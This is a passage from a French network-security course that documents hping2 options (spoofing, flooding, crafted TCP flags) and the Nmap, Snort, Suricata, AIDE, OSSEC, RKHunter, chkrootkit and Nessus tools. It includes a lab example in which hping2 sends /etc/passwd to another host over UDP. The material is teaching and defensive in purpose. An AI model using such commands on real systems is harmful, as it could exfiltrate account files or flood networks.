-i –interval delai	Délai d'attente en seconde ou microseconde si la valeur débute par u entre chaque paquet. La valeur par defaut est 1 seconde.
--fast	Alias pour –i u10000, 10 par seconde.
--faster	Alias pour –iu1.
--flood	Envoi le plus rapide sans visualisation des retours**.**
-n –numeric	Pas de résolution des adresses machines par dns.
-q –quit	Pas d'affichage, sauf le résumé.
-I –interfacenom	Force la sortie par l'interface spécifiée.
-V –verbose	Affichage plus complet des réponses.
-d –data taille	Fixe la taille des données du paquet.
-E –file fichier	Utilise les données du fichier pour remplir le paquet.
-e –sign chaine	Utilise la signature comme première donnée du paquet.
-j –dump	Affiche les données en hexadécimal.
-J –print	Affiche les caractères imprimables du paquet.
-B –safe	Active le mode sur, les paquets perdus son retransmis. Utile pour le transport par hping d'un fichier.
-u –end	Utilisé avec –file, prévient lorsque la fin de fichier est arrivée et synchronise le coté réception.

Choix du protocole :

-0 –rawip Envoi d'une entête IP seule avec les données contrôlées directement par hping.

-1 –icmp Envoi d'une entête IPMP echo-request.

-2 –udp Envoi d'une entête UDP sur le port 0.

-8 –scan ports Mode scan sur une liste de ports exemple 1,2,3 1000-2000.

-9 –listen signature Mode listen, hping2 attend la signature dans les données et sort les données du paquet de la signature à la fin.

Options pour le protocole IP

-a –spoof hostname Fixe l'adresse ip source. Implique que les réponses seront envoyées à l'adresse spoofée.

-t –ttl time Fixe le time to live du paquet. IP.

-H –ipproto entier Fixe le protocole en mode raw.

-f –frag Découpage en fragments de la taille fixée par –mtu (16 par défaut).

-m –mtu taille Fixe la taille du fragment, si la taille du paquet est plus grande le découpage est automatique.

Options pour le protocole TCP/UDP

-s –baseport port Le port source sert à deviner dans hping l'ordre de réponse des paquets. Il est incrémenté à chaque envoi, sauf si l'option –keep est spécifiée.

La valeur de départ est aléatoire, sauf si cette option est utilisée avec le numéro de port choisi.

-p –destport [+][+] port Fixe le port de destination, si la valeur est +port le port est incrémentée pour chaque paquet reçu. Si la valeur est ++port, le port est incrémentée pour chaque paquet envoyé. Peut aussi être incrémenté par CTRL Z.

-M nombre Fixe le numéro de séquence du paquet.

-L tcpack Fixe le numéro de séquence ACK.

-Q –seqnum Permet d'afficher la suite des numéros de séquence récupérés.

-b –badcksum Envoi d'un paquet avec un mauvais checksum UDP/TCP.

-F –fin Fixe le flag FIN.

-S –syn Fixe le flag SYN.

-R –rst Fixe le flag RST.

-P –push Fixe le flag PUSH.

-A –ack Fixe le flag ACK.

-U –urg Fixe le flag URG.

-X --xmas Fixe le flag Xmas.

-Y –ymas Fixe le flag Ymas.

Format de la sortie, option standard

```
/u/enseignant/root> hping2 -c 1  s4
HPING s4 (eth0 193.55.28.26): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=193.55.28.26 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.1 ms

--- s4 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
/u/enseignant/root>
```

len Taille des données capturée depuis la couche data 2 (taille du paquet IP plus éventuellement padding).

ip Adresse ip source.

flags Flags TCP, R pour RESET, S pour SYN, A for ACK, F pour FIN, P pour PUSH, U pour URGENT, pour non standard 0x40, Y pour non standard 0x80

DF Indique que le bit « don't fragment » est présent.

seq Numéro de séquence obtenu par incrémentation du port source pour TCP/UDP ou par le numéro de séquence ICMP.

id Champ id ip.

win Taille de fenêtre TCP.

rtt Temps de transit en ms.

Format de la sortie, option –V

```
/u/enseignant/root> hping2 -c 1 -V s4
using eth0, addr: 193.55.28.202, MTU: 1500
HPING s4 (eth0 193.55.28.26): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=193.55.28.26 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=0 win=0 rtt=0.1 ms
seq=0 ack=1873422664 sum=d451 urp=0


--- s4 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
/u/enseignant/root>
```

tos Type de service IP.

iplen Taille de l'entete IP.

seq ack Numéro de séquence et acquittement (32 bits) de la couche TCP.

sum Cheksum de l'entete TCP.

urp Flag urgent.


Exemple 1 :

Test du paquet retourné lors d'une tentative d'ouverture de session TCP. On utilise le mécanisme dit « Three-way hanshake » servant à initier une connexion TCP :

- Envoi d'un paquet SYN par le client qui est une demande d'ouverture. Le numéro de séquence est x. Dans l'exemple on force le numéro de séquence à 1 (option –M).

- Réponse du serveur avec un paquet SYN-ACK avec le prochain numéro de séquence x+1 et le numéro de séquence initial du serveur. Ce paquet est affiché par hping dans l'exemple car le port 22 est ouvert sur la machine. On a un flag SA et ack = 2.

- Acquitement du client avec ACK (appelé aussi SYN-ACK-ACK). Dans l'exemple rien n'est renvoyé.

- 


```
/u/enseignant/root> hping2 localhost -c 1 -S -p 22 -V -M 1
using lo, addr: 127.0.0.1, MTU: 16436
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 tos=0 iplen=44
sport=22 flags=SA seq=0 win=32792 rtt=0.0 ms
seq=251102324 ack=2 sum=ee47 urp=0


--- localhost hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
/u/enseignant/root>
```

Si le port n'est pas ouvert on récupère un paquet RESET ACK :

```
/u/enseignant/root> hping2 localhost -c 1 -S -p 23
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=0 win=0 rtt=0.0 ms

--- localhost hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
/u/enseignant/root>
```

Exemple 2 :

Transfert d'un fichier par UDP sur le port 1234 entre deux machines.

Coté envoi :

```
/u/enseignant/root>  hping2 s4 --udp -p 1234 -d 1000 --sign signature -I eth0 --file /etc/passwd -
u --fast
HPING s4 (eth0 193.55.28.26): udp mode set, 28 headers + 1000 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
ICMP Port Unreachable from ip=193.55.28.26 name=s4.ie2.u-psud.fr
ICMP Port Unreachable from ip=193.55.28.26 name=s4.ie2.u-psud.fr
EOF reached, wait some second than press ctrl+c
ICMP Port Unreachable from ip=193.55.28.26 name=s4.ie2.u-psud.fr

--- s4 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
/u/enseignant/root>
```

Coté réception :

```
[root@s4 ~]# hping2 gs2  -I eth0 --listen signature --icmp
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

12.5 Détection et outil « network based »

12.5.1 Nmap


Nmap est un scanner de port Open source utile pour réaliser un audit de son propre réseau. Disponible sous Linux et Windows.

Sous Fedora, installer nmap et nmap-frontend, ce qui permet de disposer de la commande **nmap** en ligne de commande mais aussi de l'interface graphique **nmapfe** qui permet de générer les bonnes options de nmap.

Beaucoup de techniques de scan sont disponibles directement dans les menus de l'interface graphique.

Exemple :

L'option par défaut est un scan TCP SYN ou scan demi-ouvert, il envoie un paquet SYN et attend sa réponse ou SYN/ACK si le port est en écoute ou bien RST (reset) dans le cas contraire.



12.5.2 Snort

Snort est un système de détection d'intrusion open source. Disponible sous Linux et Windows.

Snort dispose de plusieurs modes de travail :

- Le mode « sniffer » qui affiche simplement les paquets comme pour les autres outils déjà présentés

  Exemple : snort –v

- Le mode « Packet Logger » qui enregistre le trafic sur disque sous forme ascii ou sous forme binaire à la manière de tcpdump.

- Le mode « Network Intrusion Detection System » NIDS qui permet de définir des actions face à certain type de trafic réseau.

- Le mode « Inline » qui est couplé avec iptables. Les paquets sont envoyés directement à snort pour décider du traitement en fonction des règles de snort.

En mode NIDS les règles sont configurées à l'aide du fichier /etc/snort/snort.conf. Ce fichier fait une lecture par include de plusieurs dizaine de fichiers de règles situé dans /etc/snort/rules.

La mise à jour des fichiers de règle est soit Open source soit payante suivant le choix fait au moment du téléchargement.

Le log des traces et alerte se trouve dans /var/log/snort.

Un exemple de lancement en mode NIDS sur le réseau 193 .55.28.0 :

```
# snort –de –h 193.55.28.0/24 –c /etc/snort/snort.conf
```

Le fichier /var/log/snort /alert contient les alertes sous forme texte, voici un extrait :

```
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-1232][Xref => http:/
/cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1043][Xref => http://cve.mitre.org/
cgi-bin/cvename.cgi?name=2000-1042][Xref => http://www.securityfocus.com/bid/601
6][Xref => http://www.securityfocus.com/bid/5914][Xref => http://www.whitehats.c
om/info/IDS12]

[**] [1:590:12] RPC portmap ypserv request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
03/29-01:38:58.632363 0:A:5E:62:36:8F -> 0:13:72:31:5F:CB type:0x800 len:0x62
193.55.28.46:679 -> 193.55.28.21:111 UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84
DF
Len: 56
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-1232][Xref => http:/
/cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1043][Xref => http://cve.mitre.org/
cgi-bin/cvename.cgi?name=2000-1042][Xref => http://www.securityfocus.com/bid/601
6][Xref => http://www.securityfocus.com/bid/5914][Xref => http://www.whitehats.c
om/info/IDS12]

[**] [122:19:0] (portscan) UDP Portsweep [**]
03/29-01:38:59.286949 4D:41:43:44:41:44 -> 4D:41:43:44:41:44 type:0x800 len:0xB0
193.55.28.26 -> 193.55.28.24 PROTO255 TTL:0 TOS:0xC0 ID:39534 IpLen:20 DgmLen:16
2

--More--(0%)
```

Le champ Xref est une URL donnée dans le fichier de configuration Snort qui décrit la vulnérabilité pointée par l'alerte. Par exemple l'alerte affichée ci dessus fait référence à l'entrée CVE-2002-1232 de la **CVE list** (Common Vulnerabilities and Exposures) et qui décrit un risque de déni de service pour le serveur ypserv.

Note :

Il existe des outils pour la visualisation graphique des alertes, notamment Analysis Console for Intrusion Databases (**ACID**) et Basic Analysis ans Security Engine (**BASE**). A noter aussi un programme de traitement des alertes permettant de centraliser plusieurs sondes dans une base de donnée : **FLoP**.

12.5.3 Suricata

Suricata est un outil de détection d'intrusion proche de SNORT. C'est un produit open source géré par la fondation OISF (Open Information Security Foundation), cette fondation dépend en partie d'agence fédérales des USA.

Le produit est compatible avec la syntaxe des règles de SNORT. Il est écrit pour gérére le multi threads, ce qui est importants sur les machines multi cpu actuelles.

Le format de sortie des alertes est également compatible avec les outils d'analyse courants.

Voici un exemple de log pour un site web :

```
-> 129.175.231.223:80
01/14/2013-23:09:08.551530  [**] [1:2011142:3] ET WEB_SERVER PHP Ea
steregg Information-Disclosure (php-logo) [**] [Classification: Att
empted Information Leak] [Priority: 2] {TCP} 129.175.230.99:48610 -
> 129.175.231.223:80
01/14/2013-23:09:08.551692  [**] [1:2011143:3] ET WEB_SERVER PHP Ea
steregg Information-Disclosure (zend-logo) [**] [Classification: At
tempted Information Leak] [Priority: 2] {TCP} 129.175.230.99:48611
-> 129.175.231.223:80
01/14/2013-23:09:09.678639  [**] [1:2011142:3] ET WEB_SERVER PHP Ea
steregg Information-Disclosure (php-logo) [**] [Classification: Att
empted Information Leak] [Priority: 2] {TCP} 129.175.230.99:48613 -
> 129.175.231.223:80
01/14/2013-23:09:09.678822  [**] [1:2011143:3] ET WEB_SERVER PHP Ea
steregg Information-Disclosure (zend-logo) [**] [Classification: At
tempted Information Leak] [Priority: 2] {TCP} 129.175.230.99:48614
-> 129.175.231.223:80
```

12.6 Détection d'intrusion « host based »

12.6.1 Aide, Tripwire

Aide est un outil de détection basée sur la recherche des modifications sur les objets du système, les fichiers en particulier. On suppose que l'attaque modifie ces objets et les alertes sont produites sur ces événements.

Le produit le plus connu dans cette famille est **Tripwire** qui est fourni par Tripwire Inc avec diverses versions commerciales. Il existe une version Open source de tripwire basé sur le code original de Tripwire Inc.

On présente ici le produit Open source AIDE sous Fedora

Le principe est de prendre l'empreinte des fichiers avec un algorithme de hash classique et construire ainsi une base de donnée de l'état de la machine

La commande aide utilise un fichier de configuration **/etc/aide.conf** contenant la configuration, en particulier le fichier contenant la base de donnée **/var/liv/aide/aide.db.gz** et la liste des fichiers à inclure dans la base.

L'outil doit être bien configuré pour éliminer les fausses alertes liées aux modifications normales dans la vie du système, par exemple les fichiers log.

D'autre part chaque modification faite par l'administrateur doit être introduite dans la base. Avec la généralisation des mises à jour permanentes l'utilisation de Aide devient difficile.

Enfin la base et l'outil lui-même devrait être à l'abris d'un attaque ce qui veut dire que tester la machine avec elle-même n'est pas très sur.

Initialisation de la base :

```
/root> aide -i

AIDE, version 0.12

### AIDE database at /var/lib/aide/aide.db.new.gz

/root>
```

Test de l'intégrité :

```
/root> aide

AIDE, version 0.12

### All files match AIDE database. Looks okay!

/root>
```

Exemple de sortie sur une modification :

```
/root> aide
AIDE found differences between database and filesys
tem!!
Start timestamp: 2007-03-29 10:44:28

Summary:
  Total number of files:        5
  Added files:                  1
  Removed files:                0
  Changed files:                2


---------------------------------------------------
Added files:
---------------------------------------------------

added: /aide/truc

---------------------------------------------------
Changed files:
---------------------------------------------------

changed: /aide
changed: /aide/essai

---------------------------------------------------
Detailed information about changes:
---------------------------------------------------


Directory: /aide
  Mtime     : 2007-03-29 10:33:01               , 20
07-03-29 10:44:25
  Ctime     : 2007-03-29 10:33:01               , 20
07-03-29 10:44:25

File: /aide/essai
  Size      : 11                                , 17

  Mtime     : 2007-03-29 10:33:01               , 20
07-03-29 10:44:25
  Ctime     : 2007-03-29 10:33:01               , 20
07-03-29 10:44:25
  Inode     : 2093059                           , 20
93061
  MD5       : dER/RvtlRx55Nhg7x57whA==          , 96
Rbu4FISduOpEEiOL2Xsg==
  SHA1      : hI09YFqzUHVPjYcgn5/DG371OSg=      , KT
+NmK8VJpUZoJoi40aj691UXnE=
/root>
```

12.6.2 OSSEC HIDS

Cet outil est disponible sous Linux et Windows (partie agent seulement).

L'installation (et la compilation) peut être faite en trois modes différents :

- « local » pour une seule machine.
- « server » pour centraliser l'analyse et générer les notifications.
- « agent » pour transmettre les notifications au serveur.

La communication entre agent et serveur est chiffrée.

L'installation par défaut est dans /var/ossec

Les principales fonctionnalités sont :

- Test d'intégrité des fichiers du système suivant la méthode aide/tripwire
- Test de rootkit simplement en recherchant les noms de fichiers déjà connus et sur les ports et processus.
- L'outil procède à une analyse des logs système /var/log/messages, /var/log/secure, /var/log/maillog
- Analyse des logs d'autres programmes : snort (/var/log/snort/alert) , apache et squid
- Il est possible de lancer une commande déclenchée par un événement particulier. Par exemple modifier la configuration iptables ou tcp-wrapper (/etc/hosts.deny)

La configuration des fichiers log est modifiable dans le fichier de configuration principal /var/ossec/etc/ossec.conf

Pour contrôler le lancement : /var/ossec/bin/ossec-control start ou stop

Il existe aussi une interface web « **ossec-wui** » à intégrer à un serveur apache.

Exemple d'alertesur les droits des fichiers reçue par mail :

```
Sujet:
OSSEC Notification - gs2 - Alert level 8
De:
OSSEC HIDS <ossecm@gs2.ie2.u-psud.fr>
Date:
Thu, 29 Mar 2007 14:12:37 CEST
Pour:
<root@ie2.u-psud.fr>
OSSEC HIDS Notification.
2007 Mar 29 14:12:25
Received From: gs2->rootcheck
Rule: 14 fired (level 8) -> "Rootkit detection engine message"
Portion of the log(s):
File '/usr/lib/graphviz/config' is owned by root and has written permissions to
anyone.
--END OF NOTIFICATION
```

Exemple sur les ports

Le processus ossec-rootcheck tente d'ouvrir touts les ports du système. Si l'ouverture est impossible car le port est déjà ouvert il vérifie sa visibilité à l'aide de netstat. Après deux essais, si le port n'est pas vu dans netstat on en déduit que la commande netstat a été compromise. Voici le message correspondant :

```
Sujet:
OSSEC Notification - gs2 - Alert level 8
De:
```

```
OSSEC HIDS <ossecm@gs2.ie2.u-psud.fr>
Date:
Thu, 29 Mar 2007 14:16:22 CEST
Pour:
<root@ie2.u-psud.fr>
OSSEC HIDS Notification.
2007 Mar 29 14:16:11
Received From: gs2->rootcheck
Rule: 14 fired (level 8) -> "Rootkit detection engine message"
Portion of the log(s):
Port '45893'(tcp) hidden. Kernel-level rootkit or trojaned version of netstat.
--END OF NOTIFICATION
```

12.6.3 RKHunter

Cet outil de détection de rootkit est disponible uniquement sous Linux. Il est écrit en Perl et Shell.

La commande travaille de façon interactive avec une pause entre chaque affichage des résultats de chaque test.

Les tests sont basés notamment sur les idées suivantes :

- Présence de fichiers cachés non usuels (fichier .*)
- Recherche de fichiers sur une liste de fichiers connus comme signant la présence d'un rootkit.
- Test des permissions de fichiers
- Test des ports ouverts
- Recherche de chaînes signature dans les fichiers

Exemple avec affichage des warnings uniquement :

```
/root> rkhunter -c --quick --quiet
Determining OS... Warning: This operating system is not fully supported!
Scanning for hidden files...                                [ Warning! ]
Checking for allowed root login... Watch out Root login possible. Possible risk!
Some errors has been found while checking. Please perform a manual check on this machine (gs2.ie2.
u-psud.fr)
/root>
```

12.6.4 Chkrootkit

Cette commande est disponible sous Unix. Elle détecte actuellement 63 rootkit et vers.

Elle teste les suppressions d'informations dans les fichiers log système et les traces de modules kernel introduit par les rootkits.

La commande est à lancer manuellement.

Exemple de sortie (tronquée) :

```
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `cron'... not infected
....
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
```

```
Searching for t0rn's default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
Searching for ENYELKM rootkit default files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... chkproc: nothing detected
chkutmp: nothing deleted
```

Note :

Installation possible sous Fedora avec yum install chkrootkit

12.6.5 Nessus

Nessus est un scanner de vulnérabilité avec centralisation des tests de plusieurs machines sur le réseau.

Les tests sont supportés par des plugins distribués au fur et à mesure de la découverte de failles. Il existe un abonnement payant pour disposer des mises à jour sous 24h. Sinon il faut être enregistré pour télécharger les mises à jour avec un délai de 7 jours.

Nessus n'est pas en téléchargement libre, il faut vérifier les conditions de licence ainsi que les conditions de téléchargement.

Pour l'installation un package Nessus*.rpm est disponible pour Fedora. Il installe la partie serveur.

Après l'installation il faut définir un nouveau compte pour le processus nessusd

Pour la visualisation il existe aussi un package NessusClient*.rpm qui installe la partie cliente avec visualisation graphique X11. La commande est **/usr/X11R6/bin/NessusClient**.

Il existe aussi une commande texte : **/opt/nessus/bin/nessus**


Pour lancer le deamon pour un test utiliser la commande suivante :

/opt/nessus/sbin/nessusd –D

Sinon le daemon est lancé automatiquement au chargement par le fichier **/etc/rc5.d/S98nessusd**

